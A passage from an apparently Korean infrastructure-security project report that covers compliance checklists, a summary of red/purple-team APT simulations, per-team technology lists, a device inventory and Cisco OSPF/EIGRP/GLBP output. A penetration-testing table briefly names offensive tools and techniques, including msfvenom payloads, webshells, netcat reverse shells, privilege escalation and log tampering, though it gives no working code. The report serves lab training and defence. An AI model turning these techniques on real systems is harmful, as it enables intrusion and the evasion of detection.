<tr><td rowspan="2">로그</td><td> 
</td></tr>
<tr><td>웹브라우저에서 다운로드한 파일을 매개로 하여 새 프로세스가 생성됨</td></tr>
<tr><td rowspan="2">취약점 분석</td><td>발견된 취약점</td><td>아웃바운드 정책이 미흡함을 이용한 원격 코드 실행 취약점</td></tr>
<tr><td>보완 방법</td><td>portsentry를 통해 미사용 포트 감시 및 접근 차단하는 보안 정책 수립</td></tr>
</table>


7. 보안 컴플라이언스 및 가이드 준수

7.1 주요 정보통신 점검 가이드 준수

7.1.1 계정 관리

분류	점검 항목	Ansible 리포트 결과
계정 관리	root 계정 원격 접속 제한 패스워드 복잡성 설정 계정 잠금 임계값 설정 패스워드 파일 보호 root 이외의 UID가 '0' 금지 root 계정 su 제한 패스워드 최소 길이 설정 패스워드 최대 사용기간 설정 패스워드 최소 사용기간 설정 불필요한 계정 제거 관리자 그룹에 최소한의 계정 포함 계정이 존재하지 않는 GID 금지 동일한 UID 금지 사용자 shell 점검 Session Timeout 설정	

7.1.2 파일 및 디렉터리 관리

분류	점검 항목	Ansible 리포트 결과
파일 및 디렉터리 관리	root 홈, 패스 디렉터리 권한 및 패스 설정	
	파일 및 디렉터리 소유자 설정	
	/etc/passwd 파일 소유자 및 권한 설정	
	/etc/shadow 파일 소유자 및 권한 설정	
	/etc/hosts 파일 소유자 및 권한 설정	
	/etc/(x)inetd.conf 파일 소유자 및 권한 설정	
	/etc/syslog.conf 파일 소유자 및 권한 설정	
	/etc/services 파일 소유자 및 권한 설정	
	SUID,SGID,Sticky bit 설정 파일 점검	
	사용자, 시스템 시작파일 및 환경파일 소유자 및 권한 설정	
	world writable 파일 점검	
	/dev에 존재하지 않는 device 파일 점검	
	$HOME/.rhosts, hosts.equiv 사용 금지	
	접속 IP 및 포트 제한	
	hosts.lpd 파일 소유자 및 권한 설정	
	UMASK 설정 관리	
	홈디렉토리 소유자 및 권한 설정	
	홈디렉토리로 지정한 디렉토리의 존재 관리	
	숨겨진 파일 및 디렉토리 검색 및 제거	

7.2 ISMS(정보보호 관리 체계) 인증 기준 반영

7.2.1 2.11 사고 예방 및 대응체계 구축

분류	점검 항목	
사고 예방 및 대응체계 구축	**침해사고 및 개인정보 유출 등을 예방하고 사고 발생 시 신속하고 효과적으로 대응할 수 있도록 내,외부 침해시도의 탐지,대응,분석 및 공유를 위한 체계와 절차를 수립하고, 관련 외부기관 및 전문가들과 협조 체계를 구축하여야 한다.**	
	침해사고 및 개인정보 유출사고를 예방하고 사고 발생 시 신속하고 효과적으로 대응하기 위한 체계와 절차를 마련하고 있는가?	O
	침해사고의 모니터링, 대응 및 처리를 위하여 외부전문가, 전문업체, 전문기관 등과의 협조체계를 수립하고 있는가?	O
취약점 점검 및 조치	**정보시스템의 취약점이 노출되어 있는지를 확인하기 위하여 정기적으로 취약점 점검을 수행하고 발견된 취약점에 대해서는 신속하게 조치하여야 한다. 또한 최신 보안취약점의 발생 여부를 지속적으로 파악하고 정보시스템에 미치는 영향을 분석하여 조치하여야 한다.**	
	정보시스템 취약점 점검 절차를 수립하고 정기적으로 점검을 수행하고 있는가?	O
	발견된 취약점에 대한 조치를 수행하고 그 결과를 책임자에게 보고하고 있는가?	O
	최신 보안취약점 발생 여부를 지속적으로 파악하고 정보시스템에 미치는 영향을 분석하여 조치하고 있는가?	O
이상행위 분석 및 모니터링	**내,외부에 의한 침해시도, 개인정보유출 시도, 부정행위 등을 신속하게 탐지,대응할 수 있도록 네트워크 및 데이터 흐름 등을 수집하여 분석하며, 모니터링 및 점검 결과에 따른 사후조치는 적시에 이루어져야 한다.**	
	내,외부에 의한 침해시도, 개인정보 유출시도, 부정행위 등 이상행위를 탐지할 수 있도록 주요 정보시스템, 응용프로그램, 네트워크, 보안시스템 등에서 발생한 네트워크 트래픽, 데이터 흐름, 이벤트 로그 등을 수집하여 분석 및 모니터링하고 있는가?	O
	침해시도, 개인정보유출시도, 부정행위 등의 여부를 판단하기 위한 기준 및 임계치를 정의하고 이에 따라 이상행위의 판단 및 조사 등 후속 조치가 적시에 이루어지고 있는가?	O
사고 대응 및 복구	**침해사고 및 개인정보 유출 징후나 발생을 인지한 때에는 법적 통지 및 신고 의무를 준수하여야 하며, 절차에따라 신속하게 대응 및 복구하고 사고분석 후 재발방지 대책을 수립하여 대응체계에 반영하여야한다.**	
	침해사고 및 개인정보 유출의 징후 또는 발생을 인지한 경우 정의된 침해사고 대응절차에 따라 신속하게 대응 및 보고가 이루어지고 있는가?	O
	개인정보 침해사고 발생 시 관련 법령에 따라 정보주체(이용자) 통지 및 관계기관 신고 절차를 이행하고 있는가?	O
	침해사고가 종결된 후 사고의 원인을 분석하여 그 결과를 보고하고 관련 조직 및 인력과 공유하고 있는가?	O
	침해사고 분석을 통해 얻어진 정보를 활용하여 유사사고가 재발하지 않도록 대책을 수립하고 필요한 경우 침해사고 대응절차 등을 변경하고 있는가?	O

8. 결론 및 종합 의견

8.1 프로젝트 종합 리뷰 및 성과

[THE BETTER 프로젝트 3대 핵심 성과]

1. SPOF 제로화 및 무중단 인프라(HA) 아키텍처 완성

성과: 서버 고가용성(HA) 구축 100%, 네트워크 관제 및 보안 100% 달성

리뷰: 코어망 OSPF 동적 라우팅과 FHRP, 이더채널(EtherChannel) 이중화를 통해 네트워크의 단일 장애점(SPOF)을 원천 차단했습니다. 또한 HAProxy 기반의 서버 로드밸런싱과 DB 복제를 통해, 특정 구간 장애 발생 시에도 서비스 연속성이 보장되는 견고한 인프라를 완성했습니다.

2. SOAR 기반 통합 관제 및 자동 대응 체계(MTTR 단축) 확립

성과: 중앙 관제 및 자동화 SOAR 구축 100% 달성

리뷰: Wazuh와 ELK 스택을 결합하여 엔드포인트부터 네트워크까지 100%의 가시성을 확보했습니다. 특히 단순 탐지를 넘어, 위협 발생 시 Python과 Ansible을 통해 방화벽(pfSense) 및 IPS 룰셋을 즉각 배포하여 사람의 개입 없이 위협을 차단하는 자동화 대응(SOAR) 파이프라인을 성공적으로 구현했습니다.

3. 실전 APT 공방 시뮬레이션을 통한 엔터프라이즈 방어력 검증

성과: APT 킬체인 시나리오 구현 및 취약점 분석 100% 달성

리뷰: 실제 기업 환경을 모사하여 랜섬웨어, 권한 탈취, 은닉 채널 데이터 반출 등 3가지 심도 있는 해킹 시나리오(Red Team)를 수행했습니다. 이를 방어하는 관제(Purple Team) 및 인프라 정책 보완 과정을 거치며, **'탐지 → 분석 → 조치 → 환류'**로 이어지는 입체적인 기업 보안 거버넌스의 신뢰성을 완벽하게 검증해 냈습니다

[별첨1. 분야별 인프라 구축 상세 매뉴얼]

1.1 팀별 사용 기술리스트

[네트워크]

구분	기능명	주요 기술 요소	상세 설명
Switch	VLAN	VLAN ID/Access/Trunk	논리적 망 분리로 보안 강화 및 브로드캐스트 감소
	VTP	Server/Client/Transparent	VLAN 정보 중앙 관리 및 자동 동기화
	STP	Root Bridge/BPDU/Port Role	L2 루프 방지 및 이중 경로 안정성 확보
	Frame-Relay	DLCI/PVC/LMI	WAN 구간 가상 회선 기반 연결 구성
	RSPAN	Remote SPAN VLAN	원격 구간 트래픽 미러링 및 분석
	FHRP	HSRP	Cisco 전용/Active-Standby 방식의 가상 게이트웨이 이중화 제공
		VRRP	표준 프로토콜(멀티벤더)/Master-Backup 방식의 가상 게이트웨이 이중화 제공
		GLBP	Cisco 전용/Active-Active 방식의 게이트웨이 이중화 및 로드밸런싱 제공
	Port-security	MAC 제한/Violation	비인가 단말 접속 차단 및 보안 강화
	Etherchanel	LACP/PAgP/Port-Channel	링크 묶음으로 대역폭 증가 및 이중화
Routing	IPv6	주소체계/ICMPv6	차세대 IP 주소 체계 및 확장성 제공
	static	Static Route	관리자가 수동으로 경로 지정
	default	Default Route	미지정 목적지 트래픽 기본 경로 설정
	RIP	version 2	거리 벡터 기반 동적 라우팅 프로토콜
		manual-summary	라우팅 테이블 축약으로 효율 향상
		split-horizon	라우팅 루프 방지 기능
	EIGRP	-	Cisco 전용 하이브리드 동적 라우팅 프로토콜로 빠른 수렴과 효율적인 경로 선택 제공(DUAL 알고리즘/Feasible Successor/Fast Convergence)
		manual-summary	네트워크 경로 요약으로 규모 최적화
		split-horizon	잘못된 경로 광고 방지
	OSPF	-	링크 상태 기반 표준 동적 라우팅 프로토콜로 빠른 수렴과 계층적 네트워크 구성 지원
		area	계층적 영역 구성으로 라우팅 최적화

		neighbor	Hello 패킷 기반 인접 라우터 형성
		Virtual-Link	Area 0 연결 유지 위한 논리적 링크
		NSSA	제한적 외부 경로 허용 특수 영역
	Redistribute	Route Redistribution	서로 다른 라우팅 프로토콜 경로 공유
IPSEC	보안 프로토콜	AH	IPsec 인증 헤더로 데이터 무결성 및 출처 인증 제공
		ESP	IPsec 캡슐화 보안 페이로드로 데이터 암호화 및 무결성 제공
	암호화 모드	transport	원본 IP 유지하며 페이로드만 암호화
		tunnel	전체 패킷 캡슐화 후 암호화 (Site-to-Site VPN 사용)
	암호화 인증	DES	기본 대칭키 암호화 알고리즘
		3DES	DES 확장형 암호화로 보안성 향상
		AES	고속·고보안 암호화 알고리즘
	인증 방식	Pre-Shared Key	사전에 공유된 키 기반 인증 방식
		RSA Encryption	공개키 기반 암호화 인증 방식
		RSA Signature	디지털 서명 기반 인증
	해시 알고리즘	MD5	메시지 무결성 검증 해시 알고리즘
		SHA	강화된 무결성 검증 해시 알고리즘
	Diffie-Hellman 2	-	안전한 키 교환을 위한 알고리즘 그룹
	VPN	Site-to-Site/Remote Access	네트워크 간 안전한 터널링 제공
	GRE	Tunnel Interface	멀티캐스트 및 동적라우팅 전달 가능 터널
Security	ASA	Stateful Firewall/Policy	Cisco 방화벽 장비로 정책 기반 트래픽 제어 및 보안 제공
	DMZ	NetworkSegmentation	내부망과 외부망 사이에 공개 서버를 분리하여 보안 강화
보안	ACL	Standard/Extended ACL	트래픽 허용 및 차단 규칙을 적용하는 접근 제어 목록
자동화	Python	ScriptAutomation	네트워크 설정 및 관리 작업 자동화를 위한 스크립트 언어
	ANSIBLE	ConfigurationAutomation	다중 네트워크 장비 설정 자동 배포 및 관리 도구
기타	Wireshark	PacketCapture/Analysis	네트워크 패킷 캡처 및 분석 도구

[서버]

구분	기술명	상세 설명
DNS	DNS	- DNS Master-Slave 구성으로 Zone 데이터를 복제해 가용성 확보 및 중앙 집중 관리 - Zone Transfer을 Key 인증으로 Zone 전송 보안강화 - 내부/외부 Zone 분리하여 정보 노출 최소화
DBMS	Maria DB	- 본사 DB Replica 서버 구성으로 실시간 복제 기반 데이터 이중화(백업/장애 대비)구현 - SQL dump, Rsync, Crontab을 이용한 정기 백업 자동화 체계 구축
Backup	Rsync	- 증분 동기화로 백업/배포 효율 및 운영 안정성 확보
	SQL dump	- DB를 백업 파일로 추출하여 백업/복구에 활용
	crontab	- Dump 생성 및 Rsync 동기화를 주기적으로 자동 실행하여 백업/배포 운영
Proxy	HA Proxy	- 이중화(Active-standby) 구성으로 장애 시 서비스 연속성을 확보하고, 3대의 web 서버에 로드밸런싱을 적용하여 고가용성 및 안정성을 강화
	Reverse Proxy	- Reverse Proxy를 전면에 배치해 내부 서버를 은닉하고 요청을 중계
IPS	pfSense	- IPS 기능을 적용해 악성 트래픽을 탐지*차단하고, 내부망으로 유입되는 공격을 방어
	Scapy	- IPS 모드로 운영하여 블랙리스트 IP 차단
IDS	Zabbix	- 서버 자원/서비스 상태를 통합 모니터링 - 디스코드와 연동하여 장애 징후 탐지 후 알림
	Filebeat	- 각 서버에서 로그를 수집하여 C&C 서버로 전송
	Logstash	- Filebeat 등에서 수집된 로그를 파싱/필터링 후 중앙 관제(SOC)로 전달
보안 정책	IPtables	- 패킷 필터링 규칙으로 서비스별 포트/대역 접근을 제어하여 불필요한 트래픽을 차단
	Fail2Ban	- 인증 실패 로그 기반으로 공격 IP를 자동 차단해 SSH 등 서비스의 무차별 대입 공격을 방어
	Modsecurity(WAF)	- 웹 요청을 룰 기반으로 점검·차단하여 웹 공격(SQL인젝션/XSS등)으로부터 웹 서버를 보호
	Portsentry	- 포트 스캔/비정상 접근을 탐지해 공격 시도를 조기식별 및 자동 차단/대응을 수행
	SSH 키 인증	- 관리 서버에서 원격 접속에 키 인증을 적용해 접속 보안성 강화

보안 검사	rkhunter	- 시스템의 루트킷/백도어 흔적을 점검하여 침해 징후를 탐지
	Amavis	- 메일을 중계하며 스팸/악성코드 검사 흐름을 통합 운영
	ClamAV	- 첨부파일 악성코드를 탐지*차단하여 악성코드 유입을 방지
	SpamAssassin	- 규칙/점수 기반 스팸 필터링으로 스팸 메일을 판별 및 차단하여 보안성을 강화
WAS	Nginx	- 웹 서비스 제공 및 Reverse Proxy 기반 요청 중계/보안 강화
	Apache	- VirtualHost 기반 도메인별 서비스 분리로 멀티 사이트 운영
WEB	Pydio	- 사내 파일 공유 플랫폼
	Roundcube	- Postfix(SMTP), Dovecot(POP3) 기반 메일 송수신 환경을 구성하고, Roundcube 웹 메일로 통신 - DMZ Mail Gateway에서 외부 메일을 1차 수신한 뒤 스팸/악성코드/정책 기반 필터링을 수행하고, 검증된 메일만 내부 메일서버로 전송하여 보안 강화
	WordPress	- 웹사이트를 구축하여 콘텐츠 관리 및 웹 서비스 운영
	HTTPS	- 인증서 기반 HTTPS를 적용해 웹 트래픽을 암호화하여 보안성을 강화
자동화	Ansible	- 서버 패키지/서비스 설치를 자동화하고, 보안 정책(차단 룰) 적용을 일괄 배포하여 운영 효율을 향상 또한 침해 징후 발생 시 차단 정책을 자동 적용하여 대응 자동화를 구성

[관제]

구분	기능	주요 기술 요소	상세 설명
관제	중앙 관제 인프라	wazuh-dashboard	공격 로그 관제
		wazuh-indexer	공격 로그 저장
		wazuh-manager	공격 로그 가공 및 전달
		wazuh-agent	공격 로그 수집
		kibana	시스템 로그 관제
		elasticsearch	시스템 로그 저장
		logstash	시스템 로그 가공 및 전달
		filebeat	시스템 로그 수집
탐지	룰셋 적용 공격 탐지	suricata	패킷 공격 탐지
		mod_security	웹 공격 탐지
		audit	시스템 공격 탐지
저장	정보 저장	MySQL	룰 셋, 공격자 정보 등 저장
정책	보안 기반 정책	ISMS	정책 기반 인프라 점검
자동화	설정 및 룰 배포 자동화	Ansible	아키텍처 설정 및 룰 셋 배포 자동화
		Python	자체 IPS (Scapy)코드 구축

[모의해킹]

구분	기술명	상세 설명
Gathering Information	dig	- DNS 레코드를 질의해 도메인 구조를 파악
	tcpdump	- 패킷 캡처로 통신 트래픽을 관찰해 통신 구조를 파악
Scanning	wafw00f	- 응답 패턴으로 WAF 존재/종류를 식별
	nmap	- 포트/서비스/버전을 스캔해 노출 서비스와 공격 경로를 파악
	ffuf	- 퍼징으로 숨은 디렉터리/파일/파라미터/가상호스트 탐색
Discovery Vulnerability	nmap(NSE)	- NSE 스크립트로 취약 징후·설정 문제를 자동 점검
	nessus	- 시스템/네트워크/애플리케이션 취약점을 자동 진단, 리포팅
	nikto	- 웹 서버의 기본파일/취약 설정/구버전 흔적을 빠르게 점검
Exploitation	msfvenom	- Metasploit 페이로드 생성 및 악성 실행파일 제작
	umbrella	- 파일 내부에 은닉 데이터를 숨기는 스테가노그래피 기법.
	metesploit	- 익스플로잇 모듈 실행으로 시스템 침투 및 권한 확보
	webshell	- 서버에 업로드된 스크립트 기반 원격 명령 실행 백도어
	netcat	- 리버스/바인드 쉘 생성, 포트 테스트 및 파일 전송 도구
	privilege escalation	- 일반 사용자 권한을 관리자(root/SYSTEM) 권한으로 상승
	로그 위변조 및 무력화	- 로그/증적을 삭제·변조해 탐지를 회피하는 안티포렌식 범주
Web	File Upload	- 파일 업로드 기능을 악용한 악성 파일 업로드 취약점
	File Inclusion(LFI/RFI)	- 서버 파일 또는 외부 리소스 포함을 통한 코드 실행 취약점
	SQL Injection(Blind)	- 참/거짓 또는 시간 기반 응답으로 DB 정보 추출
	XSS	- 스크립트 삽입으로 사용자 세션 탈취 및 행위 조작
Python	Scapy	- 패킷 생성·조작·스니핑을 수행하는 네트워크 프레임워크
	requests	- HTTP 요청 처리/자동화를 위한 파이썬 라이브러리

1.2 네트워크 제원 및 버전

1.2.1 네트워크 제원

장비명	별칭	모델명	수량
Router	R	c7200	24
	ASA	ASAv	1
Switch	ESW	c3745	54
	L2SW	IOSvL2 15.2	5
		IOU	4
	FRSW	Frame-Relay	6
Server	NetC&C	Rocky Linux 9.7	2

1.2.2 네트워크 제원별 상세

장비	설명	관리 IP
R1	OSPF 1 AREA 0 / ASBR, EIGRP 300, Redistribute, manual-summary, 6 to 4 Tunneling	1.1.1.1/24
R2	OSPF 1 AREA 0 / ASBR, EIGRP 200, Redistribute, manual-summary	2.2.2.2/24
R3	OSPF 1 AREA 0, 1 / ABR, split-horizon 해제, neighbor 등록	3.3.3.3/24
R4	OSPF 1 AREA 1, 2 / ABR, neighbor 등록, split-horizon 해제, T-NSSA	4.4.4.4/24
R5	OSPF 1 AREA 0, 1 / ABR, neighbor 등록	5.5.5.5/24
R6	OSPF 1 AREA 2 / ASBR, EIGRP 100, neighbor 등록, split-horizon 해제, Redistribute, manual-summary, T-NSSA	6.6.6.6/24
R7	OSPF 1 AREA 2 / ASBR, neighbor 등록, Redistribute, Default Routing, T-NSSA, IPSEC over GRE/VPN	7.7.7.7/24
R8	OSPF 1 AREA 0 / ASBR, RIP, Redistribute, manual-summary, split-horizon 해제, neighbor 등록	8.8.8.8/24
R9	EIGRP 100, neighbor 등록	9.9.9.9/24
R10	EIGRP 100, neighbor 등록, inter vlan	10.10.10.10/24
R11	EIGRP 100, neighbor 등록, inter vlan	11.11.11.11/24
R12	EIGRP 100, 사설망, inter vlan	12.12.12.12/24
R13	EIGRP 100, DMZ망	13.13.13.13/24
R14	OSPF 1 AREA 2, neighbor 등록	14.14.14.14/24
R15	EIGRP 200, split-horizon 해제, neighbor 등록	15.15.15.15/24
R16	EIGRP 200, neighbor 등록	16.16.16.16/24

R17	EIGRP 200, neighbor 등록, inter vlan	17.17.17.17/24
R18	EIGRP 300, NAT, IPSEC over GRE/VPN	18.18.18.18/24
R19	EIGRP 300, inter vlan, 6 to 4 Tunneling	19.19.19.19/24
R20	EIGRP 300, Static/Summary Routing, BR, Redistribute	20.20.20.20/24
R21	Default Routing, inter vlan	21.21.21.21/24
R22	RIP, neighbor 등록, NAT	22.22.22.22/24
R23	RIP, neighbor 등록, inter vlan	23.23.23.23/24
R24	RIP	24.24.24.24/24
ASA	EIGRP 100, NAT, 방화벽 설정, in/outbound 정책, IPSEC over GRE/VPN	25.25.25.25/24
ESW1	FHRP(GLBP)	30.1.128.254/24
ESW2	FHRP(GLBP)	30.1.128.253/24
ESW3	일반 스위치	30.1.128.252/24
ESW4	일반 스위치	30.1.128.251/24
ESW5	일반 스위치	30.1.128.250/24
ESW6	일반 스위치	30.1.128.249/24
ESW7	일반 스위치	30.1.128.248/24
ESW8	일반 스위치	30.1.64.254/24
ESW9	VLAN / VTP	30.3.192.253/24
ESW10	VLAN / VTP	30.3.192.252/24
ESW11	VLAN / VTP	30.3.192.251/24
ESW12	VLAN / VTP	30.3.192.250/24
ESW13/L2SW	EtherChannel	30.3.30.20/24
ESW14	일반 스위치	30.2.160.254/24
ESW15	EIGRP 200, FHRP(VRRP), VLAN	20.4.0.254/16
ESW16	EIGRP 200, FHRP(VRRP), VLAN	20.4.0.253/16
ESW17	FHRP(VRRP), VLAN	20.4.0.252/16
ESW18	PVST+, VLAN	20.1.0.254/16
ESW19	PVST+, VLAN	20.1.0.253/16
ESW20	PVST+, VLAN	20.1.0.252/16
ESW21	L3 장비 역할	192.168.70.2/24
ESW22	FHRP(GLBP), VLAN	192.168.20.2/24
ESW23/L2SW	EtherChannel, VLAN	192.168.40.254/24
ESW24	FHRP(GLBP), VLAN	192.168.10.2/24
ESW25	FHRP(GLBP), VLAN	192.168.30.2/24
ESW26/L2SW	EtherChannel, RSPAN	192.168.40.253/24

ESW27/L2SW	RSPAN	192.168.40.252/24
ESW28/L2SW	RSPAN	192.168.40.251/24
ESW29/L2SW	RSPAN	192.168.40.250/24
ESW30/L2SW	FHRP(VRRPv3), IPv6, VLAN	fc00:1::2/64
ESW31/L2SW	FHRP(VRRPv3), IPv6, VLAN	fc00:2::2/64
ESW32/L2SW	FHRP(VRRPv3), IPv6, VLAN	fc00:3::10/64
ESW33	IPv6, PVST+, VLAN	fc00:1001::2/64
ESW34	IPv6, PVST+, VLAN	fc00:1001::3/64
ESW35	IPv6, PVST+, VLAN	fc00:1001::4/64
ESW36	일반 스위치	192.168.60.254/24
ESW37	VLAN	60.3.10.254/24
ESW38	VLAN	60.3.10.253/24
ESW39	VLAN / VTP(Server)	60.2.10.254/24
ESW40	VLAN / VTP(Client)	60.2.10.253/24
ESW41	VLAN / VTP(Client)	60.2.10.252/24
ESW42	VLAN / VTP(Client)	60.2.10.251/24
ESW43	VLAN / VTP(Client)	60.2.10.250/24
ESW44	VLAN / VTP(Client)	60.2.10.249/24
ESW45	VLAN / VTP(Transparent)	60.2.10.248/24
ESW46	FHRP(HSRP), VLAN	60.4.10.254/24
ESW47	FHRP(HSRP), VLAN	60.4.10.253/24
ESW48	VLAN	60.4.10.252/24
ESW49	VLAN	60.4.10.251/24
ESW50	VLAN	60.4.10.250/24
ESW51/L2SW	VLAN, EtherChannel	60.4.10.249/24
ESW52/L2SW	VLAN, EtherChannel	30.3.30.10/24
ESW53/L2SW	VLAN, EtherChannel	60.4.10.248/24
ESW54	FHRP(MHSRP), Default Routing, Vlan	40.4.0.253/16
ESW55	FHRP(MHSRP), Default Routing, Vlan	40.4.0.252/16
ESW56	FHRP(MHSRP), Default Routing, Vlan	40.5.0.253/16
ESW57	Vlan	40.4.0.251/16
ESW58	PVST+, VLAN	40.6.0.254/16
ESW59	PVST+, VLAN	40.6.0.253/16
ESW60	PVST+, VLAN	40.6.0.252/16
ESW61	PVST+, VLAN	40.6.0.251/16
ESW62	일반 스위치	30.3.192.254/24

ESW63	일반 스위치	30.1.64.253/24
FRSW1	WAN 구간 회선 연결	-
FRSW2	WAN 구간 회선 연결	-
FRSW3	WAN 구간 회선 연결	-
FRSW4	WAN 구간 회선 연결	-
FRSW5	WAN 구간 회선 연결	-
FRSW6	WAN 구간 회선 연결	-
FRSW7	WAN 구간 회선 연결	-
FRSW8	WAN 구간 회선 연결	-
NetC&C1	자동화 코드(Python, Ansible), syslog file	192.168.20.2/24
NetC&C2	자동화 코드(Python, Ansible), syslog file	192.168.20.3/24
NetC&C3	자동화 코드(Python, Ansible), syslog file	172.16.254.10/16

1.2.3 네트워크구축 결과 상세

[코어망(미국 중앙)]

<table>
<tr><th colspan="2">적용 상세</th></tr>
<tr><td>OSPF</td><td>

```
R5#sh ip pro
Routing Protocol is "ospf 1"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Router ID 5.5.5.5
  It is an area border router
  Number of areas in this router is 2. 2 normal 0 stub 0 nssa
  Maximum path: 4
  Routing for Networks:
    10.0.3.0 0.0.0.255 area 0
    10.1.1.0 0.0.0.255 area 1
    10.1.2.0 0.0.0.255 area 1
 Reference bandwidth unit is 100 mbps
  Routing Information Sources:
    Gateway         Distance      Last Update
    1.1.1.1              110      23:55:44
    2.2.2.2              110      1d21h
    25.25.25.25          110      04:00:32
    4.4.4.4              110      04:00:17
    3.3.3.3              110      2d22h
  Distance: (default is 110)
```

라우팅 프로토콜 정보 (OSPF 1)

</td></tr>
<tr><td>Virtual Link</td><td>[R3]에서 확인한 Virtual-link 정보

[1]: R4와 가상 링크 연결로 백본망과 AREA 2 연결</td></tr>
</table>

```
R3#sh ip ospf virtual-links
Virtual Link OSPF_VL1 to router 4.4.4.4 is up [1]
  Run as demand circuit
  DoNotAge LSA allowed.
  Transit area 1, via interface Serial1/0.1, Cost of using 128
  Transmit Delay is 1 sec, State POINT_TO_POINT,
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    Hello due in 00:00:08
    Adjacency State FULL (Hello suppressed)
    Index 2/4, retransmission queue length 0, number of retransmission 0
    First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
    Last retransmission scan length is 0, maximum is 0
    Last retransmission scan time is 0 msec, maximum is 0 msec
Virtual Link OSPF_VL0 to router 5.5.5.5 is up [2]
  Run as demand circuit
  DoNotAge LSA allowed.
  Transit area 1, via interface Serial1/0.1, Cost of using 64
  Transmit Delay is 1 sec, State POINT_TO_POINT,
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    Hello due in 00:00:02
    Adjacency State FULL (Hello suppressed)
    Index 1/3, retransmission queue length 0, number of retransmission 4
    First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
    Last retransmission scan length is 1, maximum is 1
    Last retransmission scan time is 0 msec, maximum is 0 msec
```

[2]: R5와 가상 링크 연결로 분리된 백본망 연결

Totally NSSA

```
      6.0.0.0/32 is subnetted, 1 subnets
O        6.6.6.6 [110/2] via 10.2.2.2, 04:13:51, FastEthernet0/0
     9.0.0.0/24 is subnetted, 1 subnets
O N2  [2] 9.9.9.0 [110/20] via 10.2.2.2, 04:13:51, FastEthernet0/0
     10.0.0.0/8 is variably subnetted, 4 subnets, 2 masks
C       10.2.1.0/24 is directly connected, Serial1/1.144
O N2    10.10.10.0/24 [110/20] via 10.2.2.2, 04:13:51, FastEthernet0/0
C       10.2.2.0/24 is directly connected, FastEthernet0/0
O N2    10.0.0.0/8 [110/20] via 10.2.2.2, 04:13:51, FastEthernet0/0
     11.0.0.0/24 is subnetted, 1 subnets
O N2    11.11.11.0 [110/20] via 10.2.2.2, 04:13:51, FastEthernet0/0
O N2 30.0.0.0/8 [110/20] via 10.2.2.2, 04:13:51, FastEthernet0/0
O*IA 0.0.0.0/0 [110/65] via 10.2.1.1, 22:02:13, Serial1/1.144 [1]
```

[1]: Totally NSSA로 default 경로가 생성됨

[2]: ASBR에서 광고 받은 정보

[본사(미국 동부) 1]

적용 상세	

EIGRP	[R6] EIGRP 100 확인
	`R6#sh ip pro`
	`Routing Protocol is "eigrp 100"`
	`Outgoing update filter list for all interfaces is not set`
	`Incoming update filter list for all interfaces is not set`
	`Default networks flagged in outgoing updates`
	`Default networks accepted from incoming updates`

Redistribute / Mannual-summary	[R14] EIGRP 100 (30.0.0.0/8) 수동 축약 확인
	`O N2 30.0.0.0/8 [110/20] via 10.2.2.2, 12:19:15, FastEthernet0/0`
	[R11] 수동 축약과 OSPF에서 재분배된 영역 확인
	`D EX 6.6.6.0 [170/2172416] via 30.1.0.1, 05:01:10, Serial1/0.1`
	`D 9.9.9.0 [90/2809856] via 30.1.0.1, 10:42:37, Serial1/0.1`
	`10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks`
	`D 10.10.10.0/24 [90/409600] via 30.1.128.1, 04:58:28, Ethernet2/0`
	`D 10.0.0.0/8 [90/2172416] via 30.1.0.1, 04:58:27, Serial1/0.1`
	`11.0.0.0/24 is subnetted, 1 subnets`
	`C 11.11.11.0 is directly connected, Loopback0`
	`30.0.0.0/8 is variably subnetted, 6 subnets, 2 masks`
	`D EX 30.0.0.0/8 [170/2172416] via 30.1.0.1, 04:58:56, Serial1/0.1`
	`D 30.1.92.0/24 [90/2707456] via 30.1.0.1, 04:58:57, Serial1/0.1`
	`D 30.1.64.0/24 [90/2707456] via 30.1.0.1, 04:58:57, Serial1/0.1`
	`C 30.1.128.0/24 is directly connected, Ethernet2/0`
	`D*EX 0.0.0.0/0 [170/2172416] via 30.1.0.1, 05:01:11, Serial1/0.1`

GLBP	[SW1] HSRP AVG(Active) 상태 확인
	`SW1# show glbp brief`
	`Interface Grp Fwd Pri State Address Active router Standby router`
	`Vl10 10 - 120 Active 30.1.128.200 local 30.1.128.253`
	`Vl10 10 1 - Active 0007.b400.0a01 local -`
	`Vl10 10 2 - Listen 0007.b400.0a02 30.1.128.253 -`
	[SW2] HSRP Standby 상태 확인
